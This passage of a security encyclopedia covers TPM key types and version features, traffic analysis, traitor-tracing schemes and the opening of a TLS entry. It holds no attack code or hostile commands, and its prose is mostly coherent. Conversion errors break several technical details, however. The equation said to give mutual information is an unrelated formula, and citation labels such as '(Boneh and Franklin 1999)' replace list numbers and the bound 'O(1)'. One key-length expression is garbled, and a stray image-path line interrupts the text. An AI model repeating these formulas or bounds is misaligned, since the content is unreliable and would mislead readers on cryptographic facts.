Functions: 1.1b

Key generation and storage: The TPM supports using RSA with a variety of modulus lengths (TPM 1.2 Specification, Part 2, Section 5)

- 512 bit RSA
- 768 bit RSA
- 1024 bit RSA
- 2048 bit RSA

Platform Configuration Registers (PCRs): PCRs are memory registers in the TPM, which are reset when power is removed. They are changed via extending, New value = SHA-1 (old value -cat- new data), where -cat- means concatenation. In the 1.1b specification there are 16 PCRs.

Keys and their characteristics:

- *Migratable or Non-migratable*.
  - Migratable keys can be copied to a different TPM.
  - Non-migratable keys are created inside a TPM and cannot be moved to a different TPM.
- *Attestation Identity Keys (AIKs)*.
  - AIKs are non-migratable, 2048 bit signing keys, which can only be used to sign data that the TPM itself can testify to. These include the PCR values, tickCounts, and whether other keys are non-migratable.
- *Endorsement Key (EK)*. The EK is the only key that ships with the TPM. It cannot be used either for signing or for storage. It is designed to be used for only two things:
  - Decrypting AIK certificates
  - Initial setup
- *Storage keys*. Storage keys are used by the TPM to store other keys outside the limited TPM memory space. Keys are encrypted using the public portion of a storage key and then the encrypted blob is stored on the hard disk. Storage keys are 2048-bit RSA keys, and can be either migratable or non-migratable. Non-migratable storage keys can also be used for Sealing data so that it can only be decrypted when specified PCRs are in a specified state.
- *Signing keys*. Signing keys are used by the TPM as general purpose signature keys. They are RSA keys, but can be various sizes. Signing keys can be either migratable or non-migratable.
- *Legacy keys*. Legacy keys are RSA keys which can be used for either signing or storage. They are typically used for providing compatibility

with software that requires such keys.

- *Binding keys*. Binding keys are RSA keys used to store small amounts of data (e.g., symmetric keys). Typically they are 2048 bit, so as to be able to easily store 256 bit AES keys. They can be either migratable or non-migratable.
- *Storage Root Key (SRK)*. The storage root key (called that because root storage key has an unfortunate acronym), is a key generated internal to the TPM and used by the TPM to store data outside the TPM that only the TPM can decrypt. It is a storage key and hence is a 2048-bit RSA key. Because it cannot be read outside the TPM, it provides the means for multiple users to store data with the TPM without some super user being able to read their data (TPM Specification 1.2, Part 3, Section 6).
- *Random Number Generator (RNG)*. Each TPM has a RNG which can be used internally to generate keys in the TPM session protocol, or externally by software for symmetric key generation or seeding PRNGs used in Monte Carlo routines (TPM Specification 1.2, Part 3, Section 13.6).
- *DIR bytes*. Each TPM has at least 20 bytes of nonvolatile RAM which are called DIR bytes (TPM Specification 1.2, Part 3, Section 27). This was intended to keep a copy of the hash of golden boot measurements, which could be used to refuse to continue booting a system if the PCRs were in a nonconforming state.
- *Maintenance capability (for recovery in case of system destruction)*. The Maintenance capabilities (TPM Specification 1.2, Part 3, Section 12), which are optional commands, and never implemented to my knowledge, allow the owner of a TPM to create a doubly encrypted blob of its SRK, encrypted symmetrically with a random number and asymmetrically with an OEM's public key, so that the SRK can be moved to a new platform in the case of motherboard failure. Moving the key requires collaboration of both the OEM and the TPM owner, and is not supposed to be done unless the original TPM can be verified to no longer be functional.

New Functions of the TPM 1.2 Specification

Keys:

- *Certified Migratable Keys (CMKs)*. CMKs are a new kind of key with properties somewhat intermediary between those of a migratable key and a non-migratable key (TPM Specification 1.2, Part 3, Section 11).

Migratable keys can be migrated at any time by the owner of the key, but only by rewrapping to public keys approved by the owner of the TPM. CMK keys can be migrated at any time to either the public key of Migration Authorities (MAs) selected at time of key creation, or to Migration Selection Authorities (MSAs) (also selected at time of key creation) approved MAs. Because of the constraints on targets to which CMKs can be migrated, it is possible to produce a certificate for the key that proclaims which authorities need to be consulted to determine where a particular key may have been migrated.

- *Direct Anonymous Attestation*. DAA uses a zero knowledge proof to provide evidence that an AIK produced by a TPM is a true TPM generated AIK (TPM Specification Part 3, Section 26). This new means of preserving privacy was created to avoid the necessity of creation of privacy Certificate Authorities (CAs).
- *Nonvolatile Random Access Memory*. The 1.2 TPM expanded the available NVRAM from 20 bytes to a minimum of 2048 bytes (TPM 1.2 Specification, Part 3, Section 20). This memory can be broken up by the TPM owner into sections, which can each have independent constraints put on both their read and write characteristics (independently). This is used by tboot (trusted boot – see sourceforge.net/projects/tboot) to provide a location to store a launch control policy (LCP) used to provide a secure boot.
- *Timestamping*. Requests for a real-time clock were too expensive to implement, as they would require a battery. However 1.2 TPMs did implement a Tick counter, which is associated with a new random number (TPM Specification Part 3, Section 23), called a TickNonce. whenever the TickCounter is reset to 0. This tickCount can be associated with an external Timestamping authority, and thus TickStamps, using the AIK key to sign external data associated with a then current Tick and TickNonce values, can be used as an alternative to Timestamping.
- *Monotonic counter*. The monotonic counter is just what the name implies, an internal counter that increments by 1 and cannot be decremented (TPM Specification 1.2 Part 3, Section 25). The TPM has 4 of them, but only one can be active per boot. It can be used to provide continuity to audit logs.
- *PCRs*. New PCRs, numbered 16–23 were added to the TPM (TPM 1.2 Specification Part 2, Section 8.4). These PCRs, which can be reset in

certain circumstances and which can only be extended in other particular circumstances, are used for doing secure dynamic launch of hypervisors.

- *Locality*. The 1.2 TPM added an additional signal line that can be used to provide the TPM with information as to the state the system is in when a command is sent to the TPM (TPM 1.2 Specification Part 2, Section 8.6). Intel's tboot uses this command to allow the TPM to reset certain PCRs when the CPU is in a particular state produced by the SENTER command. This tells the TPM that the machine is in a protected state that can be trusted before beginning a measured hypervisor launch.
- *Audit*. Audit commands were added to TPM 1.2 (TPM 1.2 Specification, Part 3, Section 8: Auditing) that provided the means of auditing how the TPM was used. These commands are optional, and have not been used in PCs. The audit commands are fragile as they rely on an external audit log. If the audit log is tampered with, or is incomplete due to power failure, the audit is broken.
- *Caching*. Because asymmetric key operations are typically slow, a technique using symmetric encryption was to cache out internal TPM memory to the hard disk was created for the TPM. The symmetric key is only known to the TPM, and it is changed when a system is rebooted (thus effectively destroying any cached material). This mechanism is used by TCG Software Stacks to provide seamless key management for applications (TPM 1.2 Specification, Part 3, Section 21.2 TPM_SaveContext)

Open Problems

The current TPM specifications rely on the security of the SHA-1 HASH. This hash is beginning to show weaknesses. As a result, the TCG is currently considering extensions to the TPM that will make it hash agile (www.trustedcomputinggroup.org/resources/summary_of_features_under_consideration_for_the_next_generation_of_tpm.)

Such extensions need to preserve backward compatibility as well as to allow the creation of TPMs in the future that are compatible with the future specification but which are also compatible with hash algorithms not yet invented when the specification was published.

While the TPM can be used with many security products today, it has not yet been utilized as a security token for e-commerce. There is active

research in using TPMs with virtual machines to provide security against network attacks, as evidenced by the OpenTC group, the High Assurance Platform, and the Berlios virtual TPM embedded in some versions of Linux.

Cross-References

- Trusted Computing
- Trusted Computing Group
- Trusted Computing Platform Alliance
- TSS

Recommended Reading

OpenTC (2009a) Vtpm architecture

OpenTC (2009b) Welcome to opentc. http://www.opentc.net/

Strasser M (October 2004) Project: software-based tpm emulator - summary

Trusted Computing Group (2006) Tpm main specification

Trusted Computing Group (2009) Features under consideration for tpm next

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300990

TPM Trusted Platform Module

Root of Trust
Trusted Computing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300992

Tracing Traitors

Traitor Tracing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300993

Tracking Cookie

Cookie

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_120

Traffic Analysis

Scott E. Coull[29] ✉
(29) RedJack, LLC, Silver Spring, MD, USA

✉ **Scott E. Coull**
Email: scott.coull@redjack.com

Definition

Traffic analysis is the process of inferring information from the features of communication traffic other than its contents, such as message timing and size.


Background

The notion of traffic analysis originates from military signals intelligence where, as early as World War I, the dynamics of military communications were used to learn information about troop movements, the location of command headquarters, and the enemy chain of command. This information was inferred solely from the traffic patterns without access to the contents of the communication, which were often obfuscated or encrypted. In the context of computer security, traffic analysis typically refers to the examination of data sent over computer networks. As with military signals intelligence, traffic analysis of computer networks examines the impact of hidden information on the observable features of the network data, such as packet sizes or their inter-arrival timing. By examining these features, an observer can make inferences on the hidden information based on their causal relationship. While obvious similarities exist between the field of cryptanalysis and traffic analysis, it is important

to point out that cryptanalysis attempts to reveal the contents of an encrypted message by directly examining the ciphertext, whereas traffic analysis examines the secondary features of the network traffic and may reveal information beyond simply the contents of the traffic, including the identity of the sender or their location.

Theory

The theoretical underpinnings of traffic analysis are based on an information theoretic model similar to that of covert channel analysis. That is, the observed features of the network traffic can be considered to pass through an information channel from the source process producing the hidden information to the observer. The information gained through traffic analysis is bounded by the capacity of this channel (Shannon 1948). More formally, let X be a random variable representing the distribution of (hidden) messages produced by the source process, and Y be a random variable that represents the distribution of values for a given feature of the network traffic. In essence, the relationship between the distributions X and Y quantifies the extent to which messages affect the feature values of the network traffic before security mechanisms are applied. As a concrete example, one might consider X to be the distribution of web pages visited by a user, and Y might be the distribution of packet sizes produced when downloading those web pages before the packets have been encrypted. These two random variables can be considered to be the input and output, respectively, for a noisy channel that determines the extent to which knowing the values of Y tells you information about the values of X, which is labeled as the *Feature Channel* in Fig. 1.



Traffic Analysis, Fig. 1 An information theoretic model of traffic analysis

Of course, when performing traffic analysis, the network traffic features represented by Y may change due to network conditions or security mechanisms, such as padding the packet contents to alter sizes. As such, let Z define a third random variable that represents the distribution of feature

values actually observed after these alterations are made. The changes made to the feature values are formalized by considering another noisy information channel with input distribution Y and output distribution Z, labeled as the *Transmission Channel* in Fig. 1. The bound on the information that can be learned through traffic analysis, therefore, is given by the channel capacity of this entire system, which is calculated as the mutual information of Y and Z conditioned on X. The mutual information provides a notion of the correlation between two distributions, and is calculated in terms of Shannon entropy as:

$$\mathscr{H} = \{h : \{1, \ldots, \ell\} \to \{1, \ldots, k\}\} \tag{1}$$

where $H(Z \mid X)$ is the Shannon information of Z conditioned on X and $H(Z \mid Y, X)$ is the Shannon entropy of Z conditioned on the joint distribution of Y and X (1948).

Intuitively, the information theoretic model states that in order for traffic analysis to work, there must be some causal effect where the unaltered feature values Y depend in some way on the hidden messages X. Moreover, there must also be some relationship between the observed features Z and the unaltered features caused by the hidden messages. Given this requirement, the most effective strategy for preventing traffic analysis is to destroy the correlation among X, Y, and Z by ensuring the distributions are independent (e.g., via randomization), or by quantizing the values in the observable feature distribution. An excellent introduction for those wishing to gain a broader understanding of the use of information theory in defining information leakage can be found in Cover et al. (2006).

Applications

A variety of hidden information can be inferred through the use of traffic analysis methods in practice. Typically, this hidden information is related in some way to the application layer contents of encrypted traffic. For these cases, the features of packet size and inter-arrival time are most widely used due to their strong connection to the contents of the traffic. However, there have been some instances in which network layer information is inferred, such as TCP timestamp information to identify computers (Kohno et al. 2005) or the IPID field to reveal network topology information (Bellovin 2002). The choice of feature(s) used in traffic analysis depends heavily on

the type of information to be inferred and the underlying protocol being analyzed. As an example, Voice over IP protocols typically send packets at fixed intervals to ensure call quality, and so timing information is unlikely to yield interesting information about the traffic. On the other hand, the size of SSL packets is often closely related to the size of their plaintext contents, indicating that it would be a useful feature for gaining information about those contents.

To defeat network traffic analysis methods, security protocols often add padding to packets or send packets at fixed intervals. Doing so ensures that the correlation between the observed features and the hidden information is reduced or completely removed. Unfortunately, using these quantization methods often incurs significant overhead in terms of the number of bytes sent or delay in communication, respectively. In order to balance the performance and security needs of network protocols, designers often select several levels of quantization that reduce the information available to the observer while still limiting overhead. It is important to note, however, that this balance can often result in protocols that leak more information about the hidden information than the designer intended.

In practice, traffic analysis can be both a useful security tool for network administrators who want to discover potentially malicious activities, and a significant threat to the privacy of network users who simply want to protect their sensitive information. For instance, traffic analysis of packet timing information has been used to trace computer attacks through intermediate “stepping stones” to their origin (Donoho et al. 2002; Wang et al. 2002; Zhang and Paxson 2000). However, a similar analysis could also be used to help infer the password of users logging into remote computers via SSH (Song et al. 2001). Other uses of traffic analysis include inferring web pages downloaded over SSL connections (Coull et al. 2007; Liberatore and Levine 2006; Sun et al. 2002), revealing the contents of encrypted Voice over IP calls (Wright et al. 2008a, b), undermining anonymous communications systems (Bauer et al. 2007; Murdoch and Danezis 2005; Shmatikov and Wang 2006), and performing network monitoring on encrypted traffic (Karagiannis et al. 2005; McDaniel et al. 2006; Xu et al. 2005).

Open Problems and Future Directions

One exciting new direction of research in the field of traffic analysis lies in the development of mitigation strategies for traffic analysis that, rather than quantizing features, attempts to alter the features to make one type of hidden information look like another with respect to the observable features (Wright et al. 2009). Rather than reducing the correlation between observable features and hidden information, these methods attempt to fool the observer into making incorrect inferences based on incorrect correlations. These so-called mimicry, or morphing, methods are helping to shape the future of traffic analysis in two ways. First, the amount of overhead incurred by these techniques is much less than that of quantization, since network data need only be altered to look like other real traffic. This opens the possibility for very efficient network protocols that do not leak information. Second, these methods break the information theoretic model of traffic analysis by purposefully correlating the observable features with the wrong hidden information. This motivates the development of new analytic models that capture not just the correlation, but also the correctness of that correlation.

Cross-References

Covert Channels
Cryptanalysis
Information Theory
Side-Channel Attacks

Recommended Reading

Bauer K, McCoy D, Grunwald D, Kohno T, Sicker D (October 2007) Low-resource routing attacks against Tor. In: Proceedings of the 2007 ACM workshop on privacy in electronic society, pp 11–20

Bellovin S (November 2002) A technique for counting NATed hosts. In: Proceedings of the 2nd annual ACM SIGCOMM workshop on Internet measurement, pp 267–272

Coull S, Collins M, Wright C, Monrose F, Reiter MK (August 2007) On web browsing privacy in anonymized NetFlows. In: Proceedings of the 16th annual USENIX security symposium, pp 339–352

Cover T, Thomas J, Burns M (2006) Elements of information theory, vol. 1(revised edition). Wiley series in telecommunications and signal processing. Wiley

Donoho D, Flesia A, Shankar U, Paxson V, Coit J, Staniford S (October 2002) Multiscale stepping-stone detection: detecting pairs of jittered interactive streams by exploiting maximum tolerable delay. In: Proceedings of the 5th annual international symposium on recent advances in intrusion detection, pp 17–35

Karagiannis T, Papagiannaki K, Faloutsos M (August 2005) BLINC: multilevel traffic classification in the dark. In: Proceedings of the annual ACM SIGCOMM conference, pp 229–240

Kohno T, Broido A, Claffy K (May 2005) Remote physical device fingerprinting. In: Proceedings of the 26th annual IEEE symposium on security and privacy, pp 93–108

Liberatore M, Levine B (October 2006) Inferring the source of encrypted HTTP connections. In: Proceedings of the 13th ACM conference on computer and communications security, pp 255–263

McDaniel P, Sen S, Spatscheck O, Van der Merwe J, Aiello W, Kalmanek C (February 2006) Enterprise security: a community of interest based approach. In: Proceedings of the 13th annual network and distributed systems security symposium, pp 100–115

Murdoch SJ, Danezis G (May 2005) Low-cost traffic analysis of Tor. In: Proceedings of the 26th annual IEEE symposium on security and privacy, pp 183–195

Shannon CE (July/October 1948) A mathematical theory of communication. Bell Syst Tech J 27:379–423, 623–656

Shmatikov V, Wang MH (September 2006) Timing analysis in low-latency mix networks: attacks and defenses. In: Proceedings of the 11th annual European symposium on research in computer security, pp 18–33

Song D, Wagner D, Tian X (August 2001) Timing analysis of keystrokes and SSH timing attacks. In: Proceedings of the 10th annual USENIX security symposium, pp 25–42

Sun Q, Simon DR, Wang Y, Russell W, Padmanabhan VN, Qiu L (May 2002) Statistical identification of encrypted web browsing traffic. In: Proceedings of the 23rd annual IEEE symposium on security and privacy, pp 19–31

Wang X, Reeves D, Wu SF (October 2002) Inter-packet delay based correlation for tracing encrypted connections through stepping stones. In: Proceedings of the 7th annual European symposium on research in computer security, pp 244–263

Wright C, Ballard L, Coull S, Monrose F, Masson G (May 2008a) Spot me if you can: uncovering spoken phrases in encrypted voip conversations. In: Proceedings of the 29th annual IEEE symposium on security and privacy, pp 35–49

Wright C, Ballard L, Monrose F, Masson G (August 2008b) Language identification of encrypted VoIP traffic: Alejandra y Roberto or Alice and Bob? In: Proceedings of the 16th annual USENIX security symposium, pp 43–54

Wright C, Coull S, Monrose F (February 2009) Traffic morphing: an efficient defense against statistical traffic analysis. In: Proceedings of the 16th annual network and distributed systems security symposium, pp 237–250

Xu K, Zhang Z, Bhattacharyya S (August 2005) Profiling Internet backbone traffic: behavior models and applications. In: Proceedings of the annual ACM SIGCOMM conference, pp 169–180

Zhang Y, Paxson V (August 2000) Detecting stepping stones. In: Proceedings of the 9th annual USENIX security symposium, pp 171–184

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_158

Traitor Tracing

Benny Pinkas[30] ✉
(30) Department of Computer Science, University of Haifa, Haifa, Israel

✉ **Benny Pinkas**
Email: benny@cs.haifa.ac.il

Synonyms

Tracing traitors

Definition

Traitor tracing is a method for providing personal decryption keys to users, such that (Boneh and Franklin 1999) there is a single encryption key corresponding to all the decryption keys, and (Boneh and Naor 2008) any possible decryption key, even one that was generated by a coalition of corrupt users (traitors), identifies personal keys that were used to generate it.

Background

Tracing the source of illegitimate keys is important if these keys enable access to sensitive data. The data can be encrypted to keep its confidentiality but at some point it must be revealed in the clear to the parties that are allowed to use it. These parties must therefore have corresponding decryption keys. In some scenarios corrupt parties (traitors), which have legitimate access to decryption keys, wish to further distribute the decrypted data to other users. In many cases it is ineffective for the

traitors to leak the decrypted data itself, since due to economics of scale the distribution of this data in a timely manner is much more expensive for them than to a legitimate distributor. This argument seems to hold in cases such as the distribution of encrypted pay-TV programs, access to online databases, or distribution of content in encrypted high-capacity media such as HD DVDs. An alternative and cheaper approach for the traitors is to further distribute the decryption keys that enable the decryption of the encrypted content. (These decryption keys are typically secured in tamper-resistant software or hardware, for example in a smartcard, but such security measures are often broken by dedicated hackers, for example by using reverse engineering or differential power analysis.) The decryption keys are much shorter than the encrypted data itself, and therefore it is easier to distribute them.

The concept of traitor tracing was introduced by Chor et al. in (Chor et al. 1994). The purpose of traitor tracing is that given an illegitimate key, for example one found in a pirate decoding device, it would be possible to trace traitors whose keys were used to generate this key. Note that a coalition of several traitors might collude to generate an illegitimate key by mixing information from the different personal keys of the coalition members, and this tactic might make tracing harder.

Traitor tracing is different from fingerprinting or watermarking, whose goal is to trace illegitimate copies of the content itself. Those methods have better functionality than tracing, since they enable authorized parties to trace the source of content even after its decryption. On the down side, their overhead is much higher (especially that of fingerprinting), and their security guarantees are weaker as they depend on the assumption that it is possible to insert different marking information into different copies of the same data (e.g., for the purpose of watermarking). Traitor tracing also provides different functionality than broadcast encryption. Tracing enables the identification of the source of a piracy problem, that is, the parties whose keys are used to enable illegal usage of content. Broadcast encryption can then be used to take measures against the piracy by preventing further usage of these keys.

Theory

If different parties receive the same decryption key then it would be impossible to tell which of them leaked it. Each party must therefore receive a personal key, different from the key of any other party. A simple solution achieving this property is to provide each party with an independent personal key, encrypt each data block using a random key, and then separately encrypt this key using each of the different personal keys. The problem with this approach is that its overhead is linear in the number of users, that is, given N users the system needs to distribute N additional encrypted messages. Since N might be large (in the millions), the overhead is undesirable.

Tracing schemes are usually designed to be secure against coalitions that contain a limited number of traitors. Let us denote by k an upper bound on the size of a coalition of traitors. Following is a description of the basic tracing scheme suggested by Chor, Fiat, and Naor in (Chor et al. 1994), which is secure against coalitions of up to k parties. (In addition, (Chor et al. 1994) contains more efficient schemes. See also (Chor et al. 2000) for a more detailed discussion.)

- *Initialization*. The system uses a table of ℓ rows and $2k^2$ columns. Each table entry contains an independent key. Each user is mapped to a random location in every row. The user's personal key contains the keys of the entries to which the user is mapped, a total of ℓ keys.
- *Encryption*. The data is encrypted using a random key S. Then ℓ random shares S_1, S_ℓ are generated, subject to the constraint that $S_1 \oplus \cdots \oplus S_\ell = S$. Each share S_i, for $1 \le i \le \ell$, is independently encrypted using every key in row i, giving a total of $2\ell k^2$ encryptions for all the shares.
- *Decryption*. Each user has a key from every row i, enabling it to decrypt the share S_i. The user can then compute $S = S_1 \oplus \cdots \oplus S_\ell$, and decrypt the data.
- *Tracing*. The tracing procedure is given a pirate decoder that was generated by a coalition of at most k traitors. This decoder must contain a key from every row. Assume, without loss of generality, that it contains one key from every row. Then at least one traitor contributed ℓ/k or more of the keys in the decoder. On the other hand, the personal set of keys of each other user is expected to intersect with only $\ell/(2k^2)$ keys of the decoder. The tracing algorithm therefore identifies the user whose

personal set of keys has the largest intersection with the set of keys of the pirate decoder, and declares it to be a traitor. Setting the number of rows to be $\ell = k^2 \log N$ ensures that this user is a traitor with high probability.

Two major measures of the overhead of a tracing system are the size of the personal key of each user ($k^2 \log N$ keys in the scheme described above), and the total communication overhead ($2k^4 \log N$ encryptions in this example). The overhead can be substantially improved using more advanced techniques, such as mapping users into smaller subsets and running a different tracing scheme for every subset.

A further significant improvement in the overhead is achieved using threshold tracing (Naor and Pinkas 1998). The difference between this method and basic tracing schemes is that the latter can trace the source of keys of any pirate decryption device that can decrypt content with non-negligible probability, whereas threshold tracing is only effective against pirate devices that succeed in the decryption with probability greater than a given threshold t, (e.g., $t = 90\%$). The use of threshold tracing is quite appealing, however, since decryption devices that cannot decrypt a substantial fraction of the content are not very attractive, and threshold tracing is considerably more efficient than basic traitor tracing.

The tracing operation is based on examining a pirate decryption device. Conceptually, it is simpler to imagine that it is possible to apply reverse engineering to the device, find out exactly which keys it is using, and trace their source. In practice, however, the reverse engineering operation might be quite complex, and it is preferable to perform black-box tracing, which is based on the functionality of the decryption device, rather than on obtaining its keys. Specifically, the tracing procedure operates by sending specially crafted encrypted messages to the decoder and examining how it decrypts them. The tracing schemes in (Chor et al. 1994; Chor et al. 2000; Naor and Pinkas 1998) support black-box tracing.

Many tracing schemes are based on combinatorial constructions, and there is considerable research on designing codes supporting tracing (see, e.g., (Stinson and Wei 1998)). There are also several “trace and revoke” schemes that support both tracing and broadcast encryption, enabling both the identification of traitors and the disabling of their keys (see, e.g., (Naor and Pinkas 2000)).

Public-Key Traitor Tracing

The tracing methods of (Chor et al. 1994) and their like are based on combinatorial or probabilistic constructions, and can be used for either symmetric-key or public-key encryption. Boneh and Franklin (Boneh and Franklin 1999) introduced an efficient public-key only tracing scheme that is based on an algebraic (number theoretic) construction. The security of this system is based on the decisional Diffie–Hellman assumption. Its overhead is linear in k, and does not depend on the number of users N. Furthermore, tracing is deterministic, and ensures that all parties who contributed their keys to the pirate devices are traced. On the downside, the system does not support full black-box tracing, except for some specific cases.

The system operates by using a fixed base of $2k$ field elements. Each user receives a private personal key, which is a solution to the discrete log problem of representing a known value relative to the base. The result shows that any useful pirate key must be a convex combination of private keys. However, the private personal keys are derived from a Reed–Solomon code in such a way that any $2k$ keys are linearly independent. Therefore, any convex combination of at most k of them can be efficiently traced to the keys that were used to generate it.

Advanced Schemes

Compared to encryption schemes with no tracing capabilities, traitor tracing schemes increase the sizes of the ciphertext and of the encryption and decryption keys. Kiayias and Yung (Kiayias and Yung 2002) introduced a public-key traitor tracing scheme that has a constant transmission rate, namely, a scheme in which the lengths of the ciphertext, of the encryption key, and of the decryption keys, are only increased by a constant factor. The scheme additionally achieves efficient black-box traitor tracing. On the down side, when the parameters are set to achieve full collusion resistance (namely, $k = N$), the ciphertext size is linear in the number of users N. Subsequent work (Chabanne et al. 2005) reduced the transmission rate to be asymptotically close to 1, by using a tracing scheme based on bilinear maps. That scheme also had the additional desired property of “public traceability,” meaning that tracing can be done without using any private key. Therefore, the center can delegate the tracing task to parties which are not sufficiently trusted to know the private key.

A fully collusion-resistant tracing system with constant size private keys and sublinear size ciphertexts was introduced in (Boneh et al. 2006). That system, based on bilinear maps in groups of composite order, has private keys of length O (Boneh and Franklin 1999), and a ciphertext and public key of length $O\left(\sqrt{N}\right)$. A trace and revoke scheme that supports both broadcast encryption, traitor tracing and revocation, was shown in (Boneh and Waters 2006), based on similar assumptions as those used in (Boneh et al. 2006). The lengths of the ciphertext, the private decryption keys, and the encryption keys of that scheme are all $O\left(\sqrt{N}\right)$. The system also supports the public traceability property, as well as security against adaptive adversaries. A newer scheme presented in (Boneh and Naor 2008) reduces the length of the ciphertext, and brings it to be a constant that depends only on a statistical security parameter $\mathcal{S}$, related to fingerprinting codes used in the construction of the system. The length of the ciphertext is therefore independent of the number of parties N or of the bound k on the number of colluders. The down side is that the length of the private keys is quadratic in the collusion bound, and is equal to (k^2 $\mathbb{A}_1$ log N).

Cross-References

Broadcast Encryption
Fingerprinting
Watermarking

Recommended Reading

Boneh D, Franklin MK (1999) An efficient public key traitor tracing scheme. In: Advances in cryptology – CRYPTO '99, Proceedings of 19th annual international cryptology conference. Santa Barbara, California, USA, August 15–19, 1999, Lecture notes in computer science, vol 1666. Springer, pp 338–353

Boneh D, Naor M (2008) Traitor tracing with constant size ciphertext. In: Ning P, Syverson PF, Jha S (eds) Proceedings of the 2008 ACM conference on computer and communications security, CCS 2008, ACM, Alexandria, Virginia, USA, October 27–31, pp 501–510

Boneh D, Waters B (2006) A fully collusion resistant broadcast, trace, and revoke system. In: Juels A, Wright RN, De Capitani di Vimercati S (eds) Proceedings of the 13th ACM conference on computer

and communications security, CCS 2006, ACM, Alexandria, VA, USA, October 30–November 3, pp 211–220

Boneh D, Sahai A, Waters B (2006) Fully collusion resistant traitor tracing with short ciphertexts and private keys. In: Vaudenay S (ed) Advances in cryptology – EUROCRYPT 2006, Proceedings of 25th annual international conference on the theory and applications of cryptographic techniques, St. Petersburg, Russia, May 28–June 1, 2006, Lecture notes in computer science, vol 4004. Springer, pp 573–592

Chabanne H, Phan DH, Pointcheval D (2005) Public traceability in traitor tracing schemes. In: Cramer R (ed) Advances in cryptology – EUROCRYPT 2005, Proceedings of the 24th annual international conference on the theory and applications of cryptographic techniques. Aarhus, Denmark, May 22–26, 2005, Lecture notes in computer science, vol 3494. Springer, pp 542–558

Chor B, Fiat A, Naor M (1994) Tracing traitors. In: Desmedt Y (ed) Advances in cryptology – CRYPTO ’94, Proceedings of the 14th annual international cryptology conference, Santa Barbara, California, USA, August 21–25, 1994, Lecture notes in computer science, vol 839. Springer, pp 257–270

Chor B, Fiat A, Naor M, Pinkas B (2000) Tracing traitors. IEEE Trans Inform Theory 46(3):893–910

Kiayias A, Yung M (2002) Traitor tracing with constant transmission rate. In: Advances in cryptology – EUROCRYPT 2002, Proceedings of the international conference on the theory and applications of cryptographic techniques. Amsterdam, The Netherlands, April 28–May 2, 2002, Lecture notes in computer science, vol 2332. Springer, pp 450–465

Naor M, Pinkas B (1998) Threshold traitor tracing. In: Krawczyk H (ed) Advances in cryptology – CRYPTO ’98, Proceedings of the 18th annual international cryptology conference. Santa Barbara, California, USA, August 23–27, 1998, Lecture notes in computer science, vol 1462, pp 502–517

Naor M, Pinkas B (2000) Efficient trace and revoke schemes. In: Frankel Y (ed) Financial cryptography, Proceedings of the 4th international conference. FC 2000 Anguilla, British West Indies, February 20–24, 2000, Lecture notes in computer science, vol 1962. Springer, pp 1–20

Stinson DR, Wei R (1998) Combinatorial properties and constructions of traceability schemes and frameproof codes. SIAM J Discret Math 11(1):41–53
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300994

Transparent Authentication

Frictionless User Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_234

Transport Layer Security (TLS)

Clemens Heinrich[31] ✉
(31) Francotyp-Postalia GmbH, Birkenwerder, Germany

✉ **Clemens Heinrich**
Email: c.heinrich@francotyp.com

Synonyms

SSL; TLS

Definition

The *Transport Layer Security* (TLS) standard defines the successor of the prominent communication security protocol SSL (Secure Socket Layer).

Background

Almost all cryptographically protected World Wide Web (WWW) communication relies on the protocols of the TLS/SSL suite, like e-commerce and home banking services. The protocol is supported by all major browser products, such as Microsoft Internet Explorer, Mozilla Firefox, Google Chrome, Apple Safari, and Opera.

Theory

TLS secures client-server sessions through strong cryptographic methods against eavesdropping (eavesdropper), tampering, and forgery. It allows

connections to be anonymous, server only, and mutually authenticated, and transfers the application data confidentially and integrity protected.

The rough outline of the protocol is very similar to SSLv3; therefore, the detailed descriptions given in Secure Socket Layer (SSL) apply to TLS as well.

According to Rescorla (2000), the technical differences between SSLv3 and TLS version 1.0 are very small; most important changes relate to the construction of message authentication codes (HMAC) and the key expansion method. The new *pseudo-random function* (PRF) transforms secret data, contributed by the client side, and both participants' random numbers into a raw key block, which is later broken up into session keys. Although the overall design of the HMAC and PRF algorithms was quite similar to SSL, in detail the alterations made TLS largely incompatible to SSL.

A number of cryptographic methods were defined as mandatory for implementations, such as the Diffie–Hellman key agreement (*DH*) and authentication following the Digital Signature Standard (*DSS*). The requirements for the block cipher Triple DES (3DES) raised difficulties concerning the US export regulations on cryptographic software. Until January 2000, when these legislative provisions were loosened, no standard compliant TLS implementation could be exported legally.

Several extensions to the core standard have been proposed. Chown complements cipher suites for the *Advanced Encryption Standard* (Rijndael/AES) (Chown 2002); Hollenbeck (2004) assigns two additional compression methods.

Gupta, Blake-Wilson, Moeller (2001), and Hawk specify key exchange mechanisms based on Elliptic Curve Cryptography, especially the (ephemeral) Elliptic Curve Diffie–Hellman (ECDH) key agreement (elliptic curve protocols for key agreement schemes) and the Elliptic Curve Digital Signature Algorithm (ECDSA, elliptic curve protocols for signatures) (Gupta et al. 2006).

The adaptation of TLS to other than X.509-compliant public key infrastructures (PKIX) is addressed by Mavroyanopoulos (2007) for OpenPGP (Pretty Good Privacy) and by Medvinsky and Hur (1999) for the symmetric key-based Kerberos authentication system.

